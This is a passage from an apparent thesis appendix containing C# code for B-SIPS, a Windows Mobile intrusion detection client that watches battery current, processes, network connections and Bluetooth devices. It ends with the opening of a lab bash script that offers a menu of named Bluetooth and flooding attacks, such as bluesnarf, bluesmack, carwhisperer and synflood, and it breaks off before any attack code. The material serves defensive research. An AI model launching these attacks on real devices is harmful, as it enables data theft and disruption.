Socket(AddressFamily.InterNetwork,
                        SocketType.Dgram, ProtocolType.Udp);

                    this.label7.Text = String.Format("{0}",
remoteEP.ToString());
                }
                catch (ArgumentNullException ane)
                {
                    MessageBox.Show(ane.ToString());
                }
                catch (SocketException se)
                {
                    MessageBox.Show(se.ToString());
                }
                catch (Exception ef)
                {
                    MessageBox.Show(ef.ToString());
                }
                //Change to disconnect
                menuItem4.Text = "Disconnect";
            }
```

```
            else
            {
                //Disable send
                this.enableSend = false;

                try
                {
                    // Release the socket.
                    this.clientSocket.Close();
                }
                catch (ArgumentNullException ane)
                {
                    MessageBox.Show(ane.ToString());
                }
                catch (SocketException se)
                {
                    MessageBox.Show(se.ToString());
                }
                catch (Exception ef)
                {
                    MessageBox.Show(ef.ToString());
                }
                //Change to connect
                menuItem4.Text = "Connect";
                this.label7.Text = "Not Connected";
            }
        }

        /* Function: button1_Click
         *
         * Purpose: This function is used to calibrate what the average
current usage is for a
         *      particular device.  Each device is calibrated when B-SIPS is
started, but can
         *      be recalibrated by clicking on the button which calls this
funtion.
         */
        private void button1_Click(object sender, EventArgs e)
        {
            if (int.Parse(this.ToleranceTextbox.Text) < 0)
            {
                MessageBox.Show("You must enter a positive number\n");
                return;
            }
            MessageBox.Show("Calibrating ...\n");
            //Calibration code
            int BacklightAverageOn = 0;      //Average current with the
backlight on
            int BacklightAverageOff = 0;      //Average current with the
backlight off

            //Record original backlight state
            PowerAPI.DevicePowerState deviceState = new
PowerAPI.DevicePowerState();
            int temp = PowerAPI.GetDevicePower("BKL1:", PowerAPI.POWER_NAME,
ref deviceState);
```

```
            //Turn on backlight
            PowerAPI.DevicePowerNotify("BKL1:", PowerAPI.DevicePowerState.D4,
PowerAPI.POWER_NAME);
            PowerAPI.SetDevicePower("BKL1:", PowerAPI.POWER_NAME,
PowerAPI.DevicePowerState.D0);

            //Wait 10 seconds
            System.Threading.Thread.Sleep(10000);

            //Grab 3 values
            BacklightAverageOn = this.status2.BatteryCurrent; //Grab initial
value
            for (int x = 0; x < 6; x++)
            {
                GetSystemPowerStatusEx2(this.status2,
(uint)Marshal.SizeOf(this.status2), true);
                BacklightAverageOn = (BacklightAverageOn +
this.status2.BatteryCurrent) / 2;
            }
            //MessageBox.Show(BacklightAverageOn.ToString());

            //Turn off backlight
            PowerAPI.DevicePowerNotify("BKL1:", PowerAPI.DevicePowerState.D0,
PowerAPI.POWER_NAME);
            PowerAPI.SetDevicePower("BKL1:", PowerAPI.POWER_NAME,
PowerAPI.DevicePowerState.D4);

            //Wait 10 seconds
            System.Threading.Thread.Sleep(10000);
            BacklightAverageOff = this.status2.BatteryCurrent;

            //Grab 3 values
            for (int x = 0; x < 6; x++)
            {
                GetSystemPowerStatusEx2(this.status2,
(uint)Marshal.SizeOf(this.status2), true);
                BacklightAverageOff = (BacklightAverageOff +
this.status2.BatteryCurrent) / 2;
            }
            //MessageBox.Show(BacklightAverageOff.ToString());

            //Set Backlight offset
            this.BacklightOffset = BacklightAverageOn - BacklightAverageOff;
            MessageBox.Show("The backlight current difference is: " +
BacklightOffset.ToString());

            //Set backlight to original state
            PowerAPI.DevicePowerNotify("BKL1:", PowerAPI.DevicePowerState.D4,
PowerAPI.POWER_NAME);
            PowerAPI.SetDevicePower("BKL1:", PowerAPI.POWER_NAME,
deviceState);
        }
```

```
        /* Function: Dynamic_Threshold_Check
         *
         * Purpose: This function is used to calculate the dynamic
threashold.  If
         *      a sudden spike or drop in current occurred, this function
determine if the
         *      spike can be accounted for; change in backlight, new process
started, etc.
         *      If the spike in current cannot be accounted for then the
system alerts for a possible
         *      intrusion.
         */
        public void Dynamic_Threshold_Check(int IC, byte AC)
        {

            //Device power state of the backlight
            PowerAPI.DevicePowerState deviceState = new
PowerAPI.DevicePowerState();
            PowerAPI.GetDevicePower("BKL1:", PowerAPI.POWER_NAME, ref
deviceState);

            //Check to see if the Dynamic Threshold = Instantaneous Current
            if (this.DynamicThreshold < IC)
            {
                //Check if ACLineStatus has changed
                //0: Offline
                //1: Online
                if (ACStatus.Equals(AC) == false)
                {
                    if (AC.Equals(0) == true)
                    {
                        //ACLineStatus was online and is now offline(AC = 0)
                        //In Axim X51 the current value will increase
                        ACStatus = AC; //this.ACStatus=0
                        //MessageBox.Show("Changed: " + ACStatus.ToString());
                        this.UpdateIC = true;
                        System.Threading.Thread.Sleep(3000);
                        //this.DynamicThreshold = IC;
                        return;
                    }
                    else
                    {
                        //MessageBox.Show("Entering Else");
                        //The PDA is now being charged and will not show any
current values.
                        ACStatus = AC; //this.ACStatus = 1 or UNKNOWN VALUE
                        this.DynamicThreshold = IC;
                        return;
                    }
                }
                //Do more analysis if the AC is offline
                else if (ACStatus.Equals(0))
                {
                    if (this.UpdateIC)
                    {
                        this.UpdateIC = false;
```

```
                        this.DynamicThreshold = IC;         //Update dynamic
threshold value after a 4 second wait
                        //                        this.ProcessLabel1.Text =
IC.ToString();
                        return;
                    }

                    //Check backlight with saved context
                    //PowerAPI.DevicePowerState deviceState = new
PowerAPI.DevicePowerState();
                    //PowerAPI.GetDevicePower("BKL1:", PowerAPI.POWER_NAME,
ref deviceState);
                    if (this.BacklightOnOff.ToString() !=
deviceState.ToString())
                    {
                        //MessageBox.Show("State is different!");
                        //Check to see if the backlight was just turned on
                        if (deviceState.ToString() == "D0")
                        {
                            //MessageBox.Show("Backlight was just turned
on!");
                            //Since backlight was turned on, there is a spike
in the current value
                            this.BacklightOnOff = deviceState;
                            this.DynamicThreshold = IC;
                            return;
                        }
                    }
                    //Since backlight setting is the same, check the
brightness setting
                    else
                    {
                        //Get the backlight brightness
                        uint ACBacklight = 0x00000000;
                        Registry.GetDWORDValue("ControlPanel\\Backlight",
"ACBrightness", ref ACBacklight);
                        //Check to see if the brightness was increased
                        if (this.BacklightBrightness < ACBacklight)
                        {
                            //Change the saved context to the new increased
brightness
                            //This is the probable cause of the increase in
current also.
                            this.BacklightBrightness = ACBacklight;
                            this.DynamicThreshold = IC;
                            return;
                        }
                        else if (this.BacklightBrightness >= ACBacklight)
                        {
                            //The brightness could have been reduced. But
this does not
                            //cause a spike in current. Hence save this and
move on to
                            //do more checks.
                            this.BacklightBrightness = ACBacklight;
```

```
                            //Now check to see if the process list has
changed.
                            //A high powered process could cause a spike in
the current.

                            //Since ProcessListLength is less than the new
length
                            //a new process might have been started. This can
cause
                            //a spike in the current.
                            if (this.ProcessListLength <
this.ProcessList.Length)
                            {
                                this.ProcessListLength =
this.ProcessList.Length;
                                this.DynamicThreshold = IC;
                                return;
                            }
                            //If older process state is greater than or equal
to current process state
                            //ie: no new programs started, possible
intrusion?
                            else if (this.ProcessListLength >=
this.ProcessList.Length)
                            {
                                //This means that a process was stopped. This
does not
                                //cause a spike in the current value. Hence
we record
                                //the new process list length and move on to
conclude that
                                //there is a possible intrusion.
                                //*****CAN CHECK MEMORY LOAD
                                // OR TCP PORT 80 TRAFFIC AFTER THIS
                                // TO COMPENSATE FOR USER HTTP ACTIVITY *****
                                if ((IC - this.DynamicThresholdTolerance) >
this.DynamicThreshold) //Tolerance check
                                {
                                    this.ProcessListLength =
this.ProcessList.Length;
                                    if (this.IntrustionDetected == false)
                                    {
                                        this.IntrusionStatusLabel.Text =
"INTRUSION!!";
                                        this.notification1.Text = "Suspicious
activity detected at " + DateTime.Now.ToLongTimeString() + "! A battery
current increase of " + (IC - this.DynamicThreshold) + "mA was detected.  The
security administrator was automatically notified.";

                                        if (this.checkBox3.Checked)
                                            this.notification1.Visible =
true;
                                        this.IntrustionDetected = true;
                                        this.DynamicThresholdBeforeIntrusion
= this.DynamicThreshold;
                                    }
                                    this.DynamicThreshold = IC;
```

```
                                }

                                //If it is within tolerance levels, update
the dynamic threshold
                                else
                                    this.DynamicThreshold = IC;

                            }
                        }
                    }
                }
            }
            //=====================End if ==========================
            //Device is plugged back in to AC line source
            else if (AC.Equals(1) == true)
            {
                ACStatus = AC;
                this.DynamicThreshold = 0;
            }
            //If the backlight is turned off, there will be a decrease in
current.
            //Therefore, update the threshold and device state
            else if (deviceState.ToString() != "D0")
            {
                //Backlight was turned off which reduces the current values
                //MessageBox.Show("Backlight was turned Off");
                this.BacklightOnOff = deviceState;
                this.DynamicThreshold = IC;
                return;
            }

            //Unexplained drop in current
            else
            {
                this.DynamicThreshold = IC;
            }
        }

        /* Function: Process_List_Calculate
        *
        *  Purpose: Updates the process list tab
        */
        private void Process_List_Calculate()
        {

            // Set variable to compare the previous and current length of the
process list
            int TempProcessList = this.ProcessList.Length;
            this.ProcessList = Process.GetProcesses();

            // Check to see if the process list length has changed
            if (TempProcessList != this.ProcessList.Length)
            {
                this.listBox1.DataSource = this.ProcessList;
                this.label1.Text = "Number of Processes: " +
this.ProcessList.Length.ToString();
```

```
                string NewProcess = "";
                bool IsNewProcess = false;
                bool UnknownProcess = true;

                // Makes sure the user has selected this feature
                if (checkBox2.Checked)
                {
                    // Compares all processes in the current process list to
a list of safe processes.
                    for (int i = this.ProcessList.Length - 1; i >= 0; i--)
                    {
                        // Checks to see if the process is in the safe
process list
                        for (int k = NumSafeProcesses - 1; k >= 0; k--)
                        {
                            if
(this.ProcessList[i].ProcessName.Equals(SafeProcessList[k]))
                            {
                                UnknownProcess = false;
                            }
                        }

                        if (UnknownProcess == true)
                        {
                            NewProcess = NewProcess + " " +
ProcessList[i].ProcessName;
                            IsNewProcess = true;
                        }
                        UnknownProcess = true;
                    }

                    // Indicate to the user that a new process has been
started which is not in the safe process list
                    if (IsNewProcess)
                    {
                        StringBuilder HTMLString = new StringBuilder();
                        HTMLString.Append("<html><body>");
                        HTMLString.Append("New process(es) (" + NewProcess +
") has/have been started. Would you like to add to the safe list?");
                        HTMLString.Append("<form method=\'GET\'
action=Yes>");
                        HTMLString.Append("<input type=button name='yes'
value='Yes'>");
                        HTMLString.Append("<form method=\'GET\' action=No>");
                        HTMLString.Append("<input type=button name='no'
value='No'>");
                        HTMLString.Append("<input type=button name='cmd:2'
value='Cancel'>");
                        HTMLString.Append("</body></html>");

                        //Set the Text property to the HTML string.
                        notification4.Text = HTMLString.ToString();

                        // FileStream IconStream = new FileStream(".\\My
Documents\\notify.ico", FileMode.Open, FileAccess.Read);
                        // notification4.Icon = new Icon(IconStream, 16, 16);
```

```
                        notification4.Caption = "Alert! New Process
Started.";
                        notification4.Critical = true;

                        // Display icon up to 10 seconds.
                        notification4.InitialDuration = 30;
                        if (this.checkBox3.Checked)
                            notification4.Visible = true;

                        // When a ResponseSubmitted event occurs, this event
handler
                        // parses the response to determine values in the
HTML form.
                        notification4.ResponseSubmitted +=
                            delegate (object obj, ResponseSubmittedEventArgs
resevent)
                            {

                                if (resevent.Response.Substring(0,3) ==
"Yes")
                                {
                                    fs = new FileStream(@"\Program
Files\powerstatus\SafeProcesses.txt", FileMode.Open, FileAccess.Read);
                                    sw = new StreamWriter(fs);
                                    sw.WriteLine(NewProcess);
                                    sw.Close();
                                    fs.Close();
                                    notification4.Visible = false;
                                }
                                else if (resevent.Response.Substring(0,2) ==
"No")
                                {
                                    notification4.Visible = false;
                                }
                            };

                    }
                }
            }
        }

        /* Function: ToleranceTextbox_LostFocus
         *
         * Purpose: Sets the DynamicThresholdTolerance
         */
        private void ToleranceTextbox_LostFocus(object sender, EventArgs e)
        {
            this.DynamicThresholdTolerance =
int.Parse(this.ToleranceTextbox.Text);
        }

        /* Function: button5_Click
         *
         * Purpose: Kills a selected process in the Process tab
         */
        private void button5_Click(object sender, EventArgs e)
        {
```

```
            this.ProcessList[listBox1.SelectedIndex].Kill();
        }


        /* Function: TCPbutton_Click_1
         *
         * Purpose: Upon button click: this call will poll the system for TCP
information
         */
        private void TCPbutton_Click_1(object sender, EventArgs e)
        {
            // Get the TCP Information
            MyAPI.GetTcpConnexions();

            //Load the TCP information to the list
            for (int i = 0; i < MyAPI.TcpConnexion.dwNumEntries; i++)
            {
                this.listView2.Items.Add(new ListViewItem(new string[] {

      MyAPI.TcpConnexion.table[i].Local.Address.ToString()+":"+MyAPI.TcpConne
xion.table[i].Local.Port.ToString(),

      MyAPI.TcpConnexion.table[i].Remote.Address.ToString()+":"+MyAPI.TcpConn
exion.table[i].Remote.Port.ToString(),

      MyAPI.TcpConnexion.table[i].StrgState.ToString()
                    }));
            }
        }


        /* Function: UDPbutton_Click_1
         *
         * Purpose: Upon button click:  Call will poll the system to UDP
information
         *
         * WARNING!!! UDP Button can only be clicked once every half minute
or it may crash B-SIPS
         */
        private void UDPbutton_Click_1(object sender, EventArgs e)
        {
            MessageBox.Show("Please wait 30 seconds before clicking the UDP
button again. \n");

            // Get the UDP Information
            MyAPI.GetUdpConnexions();

            //Load the UDP information to the list
            try
            {
                // Goes through the list of all UDP socket connections
                for (int i = 0; i < MyAPI.UdpConnexion.dwNumEntries; i++)
                {
                    // Display each socket connections information to
ListView2
                    this.listView2.Items.Add(new ListViewItem(new string[] {
```

```
MyAPI.UdpConnexion.table[i].Local.Address.ToString()+":"+MyAPI.UdpConnexion.t
able[i].Local.Port.ToString(),
                                ""),""
                        }));
                }
            }
            catch (SocketException se)
            {
            }
        }

        /* Function: Refreshbutton_Click
         *
         * Purpose: Clears the list view box of the connection information on
the Connections tab
         */
        private void Refreshbutton_Click(object sender, EventArgs e)
        {
            this.listView2.Items.Clear();
        }


        /* Function: button2_Click
         *
         * Purpose: Sets the number of intervals in seconds that the client
reports to the server.
         */
        private void button2_Click(object sender, EventArgs e)
        {
            MessageBox.Show("Report time is set.");
            SendTime = int.Parse(this.textBox2.Text);
        }

        /* Function: menuItem5_Click
         *
         * Purpose: This function kills the B-SIPS Process since Windows
Mobile does not kill processes when they are closed
         */
        private void menuItem5_Click(object sender, EventArgs e)
        {
            for (int i = this.ProcessList.Length - 1; i >= 0; i--)
            {
                if (this.ProcessList[i].ProcessName == "PowerStatus.exe")
                {
                    this.ProcessList[i].Kill();
                }
            }
        }

        /* Function: button6_Click
         *
         * Purpose: This button is intended to kill all the external radio
connections
         */
        private void button6_Click(object sender, EventArgs e)
        {
```

```
            BTRadio.Mode = RadioMode.PowerOff;
            WirelessManager WifiMon = new WirelessManager();
            WifiMon.AllOff();


        }

        /* Function: button7_Click
         *
         * Purpose: Sets the IP address of the server that the client will
attempt to connect to.
         */
        private void button7_Click(object sender, EventArgs e)
        {
            MessageBox.Show("IP is set\n");
            this.ipAddress = IPAddress.Parse(this.serverIpBox.Text); //
IPAddress.Loopback;
            if (menuItem4.Text == "Disconnect")
            {
                if (this.checkBox3.Checked)
                    this.notification3.Visible = true;
            }

        }

        /* Function: menuItem6_Click
         *
         * Purpose: Opens the help file in Internet Explorer
         */
        private void menuItem6_Click(object sender, EventArgs e)
        {
            System.Diagnostics.Process.Start("IExplore.exe", @"\Program
Files\powerstatus\bsipshelp.htm");

        }


        /* Function: Form1_KeyDown
         *
         * Purpose: key directions
         */
        private void Form1_KeyDown(object sender, KeyEventArgs e)
        {
            if ((e.KeyCode == System.Windows.Forms.Keys.Up))
            {
                // Up
            }
            if ((e.KeyCode == System.Windows.Forms.Keys.Down))
            {
                // Down
            }
            if ((e.KeyCode == System.Windows.Forms.Keys.Left))
            {
                // Left
            }
            if ((e.KeyCode == System.Windows.Forms.Keys.Right))
            {
```

```
                // Right
            }
            if ((e.KeyCode == System.Windows.Forms.Keys.Enter))
            {
                // Enter
            }

        }


        /* Function: button3_Click
         *
         * Purpose: This function is initiated by a button click.  This
function sets a variable which
         *      is used to pause the functionality of B-SIPS or start the
functionality of B-SIPS.
         */
        private void button3_Click(object sender, EventArgs e)
        {
            if (this.button3.Text == "Pause B-SIPS")
            {
                this.button3.Text = "Start B-SIPS";
                this.timer1.Enabled = false;
            }
            else
            {
                this.button3.Text = "Pause B-SIPS";
                this.timer1.Enabled = true;
            }
        }

        /* Function: button8_Click
         *
         * Purpose: This function is initiated by a button click.  This
function
         *      indicates the dynamic threshold should be reset.
         */
        private void button8_Click(object sender, EventArgs e)
        {
            //Reset the dynamic threshold
            this.DynamicThreshold = (int)this.status2.BatteryCurrent;
            this.IntrustionDetected = false;
            this.notification1.Visible = false;
            this.IntrusionStatusLabel.Text = "Safe";
        }

        /* Function: Bluetoothbutton_Click
         *
         * Purpose: Calls a thread to get a list of all the Bluetooth devices
in range
         */
        private void Bluetoothbutton_Click(object sender, EventArgs e)
        {
            MessageBox.Show("Searching for Bluetooth Devices ...\n");
            bluetoothThread = new Thread(new
ThreadStart(this.m_GetBluetoothDevices));
            bluetoothThread.IsBackground = true;
```

```
            bluetoothThread.Name = "BluetoothThread";
            bluetoothThread.Start();
        }


        /* Function: AddString
         *
         * Purpose: Add string to list box.  Called from worker thread using
         *      delegate and Control.Invoke
         */
        private void AddString()
        {
            devices = blueclient.DiscoverDevices();
            this.Invoke(this.m_DeligatePrintBluetooth, new Object[] { devices
});
        }


        /* Function: PrintBluetooth
         *
         * Purpose: Displays all the collected Bluetooth device information
to the List View
         */
        private void PrintBluetooth(BluetoothDeviceInfo[] devices)
        {
            System.Windows.Forms.ListViewItem listViewItem2;
            for (int i = 0; i < devices.Length; i++)
            {
                listViewItem2 = new System.Windows.Forms.ListViewItem();
                listViewItem2.Text = devices[i].DeviceName;
                listViewItem2.SubItems.Add(String.Format("{0}",
devices[i].DeviceAddress));
                this.listView2.Items.Add(listViewItem2);
            }
        }

        /* Function: checkBox1_CheckStateChanged
         *
         * Purpose: This function controls the power status of the Bluetooth
adapter.  If checked
         *      the Bluetooth adapter is turned off, if unchecked the
Bluetooth adapter is turned on.
         *
         * Reference: 32feet.net
         */
        private void checkBox1_CheckStateChanged(object sender, EventArgs e)
        {
            if (checkBox1.Checked)
            {
                BTRadio.Mode = RadioMode.PowerOff;

            }
            else
            {
                BTRadio.Mode = RadioMode.Discoverable;
            }
        }
```

```
        /*
        private void label11_ParentChanged(object sender, EventArgs e)
        {

        }

        private void label4_ParentChanged(object sender, EventArgs e)
        {

        }*/

    }

}
```

C.2 – Process.cs

```
using System;
using System.Collections;
using System.Runtime.InteropServices;
using System.Text;

namespace PowerStatus
{
	#region Process class
	/// <summary>
	/// Summary description for Process.
	/// </summary>
	public class Process
	{
		private string processName;
		private IntPtr handle;
		private int threadCount;
		private int baseAddress;
   //	private int cntUsage;


		//default constructor
		public Process()
		{

		}

		private Process(IntPtr id, string procname, int threadcount, int
baseaddress)
		{
			handle = id;
			processName = procname;
			threadCount = threadcount;
			baseAddress = baseaddress;
		}

		//ToString implementation for ListBox binding
		public override string ToString()
		{
			return processName;
		}

		public int BaseAddress
		{
			get
			{
				return baseAddress;
			}
		}

		public int ThreadCount
		{
			get
			{
				return threadCount;
```

```
		}
	}

	public IntPtr Handle
	{
		get
		{
			return handle;
		}
	}

	public string ProcessName
	{
		get
		{
			return processName;
		}
	}

	public void Kill()
	{
		IntPtr hProcess;

		hProcess = OpenProcess(PROCESS_TERMINATE, false, (int)
handle);

		if(hProcess != (IntPtr) INVALID_HANDLE_VALUE)
		{
			bool bRet;
			bRet = TerminateProcess(hProcess, 0);
			CloseHandle(hProcess);
		}


	}

	public static Process[] GetProcesses()
	{


	IntPtr handle = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);

		if ((int)handle > 0)
		{
	    ArrayList procList = new ArrayList();

			try
			{
				PROCESSENTRY32 peCurrent;
				PROCESSENTRY32 pe32 = new PROCESSENTRY32();
				//Get byte array to pass to the API calls
				byte[] peBytes = pe32.ToByteArray();
				//Get the first process
				int retval = Process32First(handle, peBytes);

				while(retval == 1)
				{
```

```
                                    //Convert bytes to the class
                                    peCurrent = new PROCESSENTRY32(peBytes);
                                    //New instance
                                    Process proc = new Process(new
IntPtr((int)peCurrent.PID), peCurrent.Name, (int)peCurrent.ThreadCount,
(int)peCurrent.BaseAddress);

                                    procList.Add(proc);

                                    retval = Process32Next(handle, peBytes);
                              }
                        }
                        catch(Exception ex)
                        {
                              throw new Exception("Exception WAYNE: " +
ex.Message);
                        }

                        //Close handle
                        CloseToolhelp32Snapshot(handle);

                        return (Process[])procList.ToArray(typeof(Process));

                  }
                  else
                  {
               // Throw new Exception("Unable to create snapshot " +
(int)handle);
                   ArrayList procList = new ArrayList();
                   return (Process[])procList.ToArray(typeof(Process));
                  }


            }

            #endregion

            #region PROCESSENTRY32 implementation

//          typedef struct tagPROCESSENTRY32
//          {
//                DWORD dwSize;
//                DWORD cntUsage;
//                DWORD th32ProcessID;
//                DWORD th32DefaultHeapID;
//                DWORD th32ModuleID;
//                DWORD cntThreads;
//                DWORD th32ParentProcessID;
//                LONG pcPriClassBase;
//                DWORD dwFlags;
//                TCHAR szExeFile[MAX_PATH];
//                DWORD th32MemoryBase;
//                DWORD th32AccessKey;
//          } PROCESSENTRY32;

            private class PROCESSENTRY32
            {
```

```
                    // Constants for structure definition
                    private const int SizeOffset = 0;
                    private const int UsageOffset = 4;
                    private const int ProcessIDOffset=8;
                    private const int DefaultHeapIDOffset = 12;
                    private const int ModuleIDOffset = 16;
                    private const int ThreadsOffset = 20;
                    private const int ParentProcessIDOffset = 24;
                    private const int PriClassBaseOffset = 28;
                    private const int dwFlagsOffset = 32;
                    private const int ExeFileOffset = 36;
                    private const int MemoryBaseOffset = 556;
                    private const int AccessKeyOffset = 560;
                    private const int Size = 564;
                    private const int MAX_PATH = 260;

                    // Data members
                    public uint dwSize;
                    public uint cntUsage;
                    public uint th32ProcessID;
                    public uint th32DefaultHeapID;
                    public uint th32ModuleID;
                    public uint cntThreads;
                    public uint th32ParentProcessID;
                    public long pcPriClassBase;
                    public uint dwFlags;
                    public string szExeFile;
                    public uint th32MemoryBase;
                    public uint th32AccessKey;

                    //Default constructor
                    public PROCESSENTRY32()
                    {


                    }

                    // Create a PROCESSENTRY instance based on a byte array

                    public PROCESSENTRY32(byte[] aData)
                    {
                          dwSize = GetUInt(aData, SizeOffset);
                          cntUsage = GetUInt(aData, UsageOffset);
                          th32ProcessID = GetUInt(aData, ProcessIDOffset);
                          th32DefaultHeapID = GetUInt(aData,
DefaultHeapIDOffset);
                          th32ModuleID = GetUInt(aData, ModuleIDOffset);
                          cntThreads = GetUInt(aData, ThreadsOffset);
                          th32ParentProcessID = GetUInt(aData,
ParentProcessIDOffset);
                          pcPriClassBase = (long) GetUInt(aData,
PriClassBaseOffset);
                          dwFlags = GetUInt(aData, dwFlagsOffset);
                          szExeFile = GetString(aData, ExeFileOffset,
MAX_PATH);
                          th32MemoryBase = GetUInt(aData, MemoryBaseOffset);
                          th32AccessKey = GetUInt(aData, AccessKeyOffset);
```

```
                }

                #region Helper conversion functions
                // Utility:  get a uint from the byte array
                private static uint GetUInt(byte[] aData, int Offset)
                {
                      return BitConverter.ToUInt32(aData, Offset);
                }

                // Utility:  set a uint int the byte array
                private static void SetUInt(byte[] aData, int Offset, int
Value)
                {
                      byte[] buint = BitConverter.GetBytes(Value);
                      Buffer.BlockCopy(buint, 0, aData, Offset,
buint.Length);
                }

                // Utility:  get a ushort from the byte array
                private static ushort GetUShort(byte[] aData, int Offset)
                {
                      return BitConverter.ToUInt16(aData, Offset);
                }

                // Utility:  set a ushort int the byte array
                private static void SetUShort(byte[] aData, int Offset, int
Value)
                {
                      byte[] bushort = BitConverter.GetBytes((short)Value);
                      Buffer.BlockCopy(bushort, 0, aData, Offset,
bushort.Length);
                }

                // Utility:  get a unicode string from the byte array
                private static string GetString(byte[] aData, int Offset,
int Length)
                {
                      String sReturn =  Encoding.Unicode.GetString(aData,
Offset, Length);
                      return sReturn;
                }

                // Utility:  set a unicode string in the byte array
                private static void SetString(byte[] aData, int Offset,
string Value)
                {
                      byte[] arr = Encoding.ASCII.GetBytes(Value);
                      Buffer.BlockCopy(arr, 0, aData, Offset, arr.Length);
                }
                #endregion

                // Create an initialized data array
                public byte[] ToByteArray()
                {
                      byte[] aData;
                      aData = new byte[Size];
                      //Set the Size member
```

```
                        SetUInt(aData, SizeOffset, Size);
                        return aData;
                }

                public string Name
                {
                        get
                        {
                                return szExeFile.Substring(0,
szExeFile.IndexOf('\0'));
                        }
                }

                public ulong PID
                {
                        get
                        {
                                return th32ProcessID;
                        }
                }

                public ulong BaseAddress
                {
                        get
                        {
                                return th32MemoryBase;
                        }
                }

                public ulong ThreadCount
                {
                        get
                        {
                                return cntThreads;
                        }
                }
        }
        #endregion

        #region PInvoke declarations
        private const int TH32CS_SNAPPROCESS = 0x00000002;
        [DllImport("toolhelp.dll")]
        public static extern IntPtr CreateToolhelp32Snapshot(uint flags,
uint processid);
        [DllImport("toolhelp.dll")]
        public static extern int CloseToolhelp32Snapshot(IntPtr handle);
        [DllImport("toolhelp.dll")]
        public static extern int Process32First(IntPtr handle, byte[]
pe);
        [DllImport("toolhelp.dll")]
        public static extern int Process32Next(IntPtr handle, byte[] pe);
        [DllImport("coredll.dll")]
        private static extern IntPtr OpenProcess(int flags, bool
fInherit, int PID);
        private const int PROCESS_TERMINATE = 1;
        [DllImport("coredll.dll")]
```

```
            private static extern bool TerminateProcess(IntPtr hProcess, uint
ExitCode);
            [DllImport("coredll.dll")]
            private static extern bool CloseHandle(IntPtr handle);
            private const int INVALID_HANDLE_VALUE = -1;
        [DllImport("iphlpapi.dll")]//, CharSet = CharSet.Ansi)]
        public static extern int GetAdaptersInfo(IntPtr pAdapterInfo, ref
Int64 pBufOutLen);
            #endregion
      }
   }
```

C.3 – NetworkInfo.cs

```
using System;
using System.Collections.Generic;
using System.Text;
using System.Net;
using System.Net.Sockets;
using System.Text.RegularExpressions;
using System.Runtime.InteropServices;
using System.ComponentModel;
using System.Globalization;

namespace PowerStatus
{

    class NetworkInfo
    {

        /*
        Acquires the Host Name of the device
        */
        public string GetDeviceName()
        {
            return Dns.GetHostName();
        }

        /*
         Acquires the IP address of the local device
         */
        public string GetIP()
        {

            string strHostName;
            strHostName = Dns.GetHostName();

            IPHostEntry ipEntry = Dns.GetHostByName(strHostName);
            IPAddress[] addr = ipEntry.AddressList;

            return addr[addr.Length-1].ToString();

        }


        #region sendarp
        [DllImport("Iphlpapi.dll", SetLastError = true)]
        private static extern UInt32 SendARP(
        UInt32 DestIP, // Destination IP address
        UInt32 SrcIP, // IP address of sender
        ref UInt32 pMacAddr, // Returned physical address
        ref UInt32 PhyAddrLen // Length of returned physical address.
        );

        //Public static string SendArp(string ip)
        public string SendArp(string ip)
        {
            UInt32 error_code = 0;
```

```
            return NetworkInfo.SendArp(ip, true, ref error_code);
        }
        public static string SendArp(string ip, bool b_verbose, ref UInt32
error_code)
        {
            // Windows NT/2000/XP: Included in Windows 2000; Windows XP Pro;
and Windows .NET Server.
            // Windows 95/98/Me: Unsupported.
            try
            {

                UInt32 DestIP; // Destination IP address
                UInt32 SrcIP; // IP address of sender
                UInt32[] pMacAddr = new UInt32[2]; // Returned physical
address
                UInt32 PhyAddrLen; // Length of returned physical address.


                DestIP =
System.BitConverter.ToUInt32(System.Net.IPAddress.Parse(ip).GetAddressBytes()
, 0);
                SrcIP = 0;
                pMacAddr[0] = 255;
                pMacAddr[1] = 255;
                PhyAddrLen = 6;
                error_code = SendARP(DestIP, SrcIP, ref pMacAddr[0], ref
PhyAddrLen);
                if (error_code != 0)
                {
                    if (b_verbose)
                    {
                        /*string str_msg="Error retrieving MAC address of
"+ip;//+"\r\n"+Tools.API.API_error.GetAPIErrorMessageDescription(error_code);
                        System.Windows.Forms.MessageBox.Show(
str_msg,"Error",
                        System.Windows.Forms.MessageBoxButtons.OK,
                        System.Windows.Forms.MessageBoxIcon.Error);*/
                    }
                    return "";
                }

                byte[] bMacAddr = new byte[6];
                bMacAddr[3] = (byte)((pMacAddr[0] >> 24) & 0xFF);
                bMacAddr[2] = (byte)((pMacAddr[0] >> 16) & 0xFF);
                bMacAddr[1] = (byte)((pMacAddr[0] >> 8) & 0xFF);
                bMacAddr[0] = (byte)((pMacAddr[0]) & 0xFF);
                bMacAddr[5] = (byte)((pMacAddr[1] >> 8) & 0xFF);
                bMacAddr[4] = (byte)((pMacAddr[1]) & 0xFF);

                string str_mac_addr = System.BitConverter.ToString(bMacAddr);
                return str_mac_addr;
            }
            catch (Exception ex)
            {
                if (b_verbose)
                {
```

```
                    /*System.Windows.Forms.MessageBox.Show(
ex.Message,"Error",
                    System.Windows.Forms.MessageBoxButtons.OK,
                    System.Windows.Forms.MessageBoxIcon.Error);*/
                }
                return "";
            }
        }
        #endregion

    }
    }
```

Appendix D – B-SIPS CIDE Server Coding Developed in C#

The B-SIPS CIDE server coding was developed in Microsoft Visual Studio using C# and the .NET Framework. The coding modules implement the CIDE capabilities that receive, display, and store B-SIPS client data. The modules present the security administrator with the following views: Live Data, Database, Analysis, Data Correlation, and Device Profiles. The CIDE modules provide the interface to the Snort Network IDS and the interface to the backend MySQL database for storing B-SIPS report data. The CIDE server code provides the net-centric IDS alert and attack correlation capability. CIDE is a core component of the research effort, and it enables the security administrator the ability to observe mobile device reports within the various environments to make assessments about attacks propagated by Bluetooth and Wi-Fi. The development of the B-SIPS client coding modules was a collaborated effort with Lee Clagett and Faiz Munshi.

Note: The code base for the CIDE is extremely long, so it is stored on DVD.

Appendix E – Bluetooth and Blended Attack Bash Scripting

The Bluetooth and original blended attack bash scripting was developed to support the CASIMS attack trace signature component of this B-SIPS research effort. Development of the bash scripting was a collaborated effort with John Paul Dunning. These attacks were conducted in a laboratory setting at Virginia Tech for research purposes only. The supporting Bluetooth and blended attack code modules are referenced below for each unique attack.

```
#!/bin/bash

AttackName=none
Exit=n

echo -n "Possible Attacks: "
echo -n "redfang, psm, bluesmack, bluesyn, bluesnarf, bss, carwhisperer,
ussppush, osxautoroot, pingflood, helomoto, synflood, pingblender "
echo

while [ $Exit != "y" ]
        do
            echo -n "Which attack would you like to perform? "
            read -e AttackName


            # RedFang attack crafted by Ollie Whitehouse is available at
trifinite.org [104].
